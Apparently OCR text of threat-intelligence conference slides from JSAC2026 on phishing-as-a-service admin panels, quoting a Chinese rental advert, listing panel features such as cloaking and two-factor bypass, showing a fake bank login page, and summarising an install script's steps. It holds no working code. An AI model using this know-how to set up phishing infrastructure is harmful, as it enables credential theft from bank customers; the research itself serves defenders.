The Mechanism for Building a Phishing Admin Panel

JSAC2026

Masaomi Masumoto

whoami

NA4Sec

Network Analytics for Security

Masaomi Masumoto

Cyber Threat Intelligence Researcher

Outline

1. Phishing Admin Panel


2. Analysis of Phishing Admin Panel Building Tool

3. Conclusion

Outline

1. **Phishing Admin Panel**
2. Analysis of Phishing Admin Panel Building Tool
3. Conclusion

Phishing as a Service Business Model



全天24小时在线客服 [redacted]

TOP业务：全球钓鱼台子租赁，定制，防红抗揍，持续更新，去中心化搭建杜绝一切后门。可租赁可买断！

»周租88U/月租198U/永久买断400U，租赁期间可更换，七哥钓鱼台，想要赚钱你就来，钓鱼台子找七哥，赚钱乐呵呵！！

[redacted]

17:24

- Subscription-based or One-time purchase
    - Weekly (周租, 周卡), Monthly (月租, 月卡), etc.
    - One-time purchase (永久)
- Including ongoing updates and customer support.
- U → USDT (A stablecoin pegged to the price of the US dollar)

https://engineers.ntt.com/entry/202504-phishingkit/entry

Phishing Admin Panel Features

- Select and build phishing sites.
- Management of stolen information.
- Cloaking settings.
- URL/Domain management.
- Bypassing two-factor authentication.
- etc.

Outline

1. Phishing Admin Panel

2. **Analysis of Phishing Admin Panel Building Tool**

3. Conclusion


Phishing Admin Panel Building Tool

After investigating two PhaaS tools, we found the following:

- Installation commands are provided for building it.
- Build a admin panel by executing scripts in a Linux environment.
- By leveraging Docker, you can easily build and delete containers.
- MySQL and Redis are used as database functions in the admin panel.
- The URL for the PhaaS infrastructure was specified in the script.

Case 1

Security Vertification



セキュリティチェック


ロボットではないことを確認してください

自動化された攻撃からサービスを保護するため、以下の確認を行ってください

□ 私はロボットではありません

セキュリティ確認　プライバシー・利用規約

この確認は不正なアクセスからサービスを守るためのものです



GMOあおぞらネット銀行　ネットのセキュリティもGMO

ログイン

法人のお客さまはこちら
法人口座 ›

個人事業主のお客さまはこちら
個人事業主口座 ›

個人のお客さまはこちら
個人口座 ›

GMO あおぞらネット銀行の
イチオシ情報


PICK UP

https://urlscan.io/result/0198c5fc-ce54-77fb-a458-daac1bfe251c/


install.sh

- Download and install Docker.
- Download and install the phishing admin panel building tool. (install.zip)
- nginx configuration.
- DB configuration.
- Get Cloudflare IP Addresses. (Using Cloudflare)
- Get search engine crawler IP addresses. (crawler blocking)
- Generating the URL for the phishing admin panel.
- Generate username and password for the phishing admin panel.

install.sh (Environment)



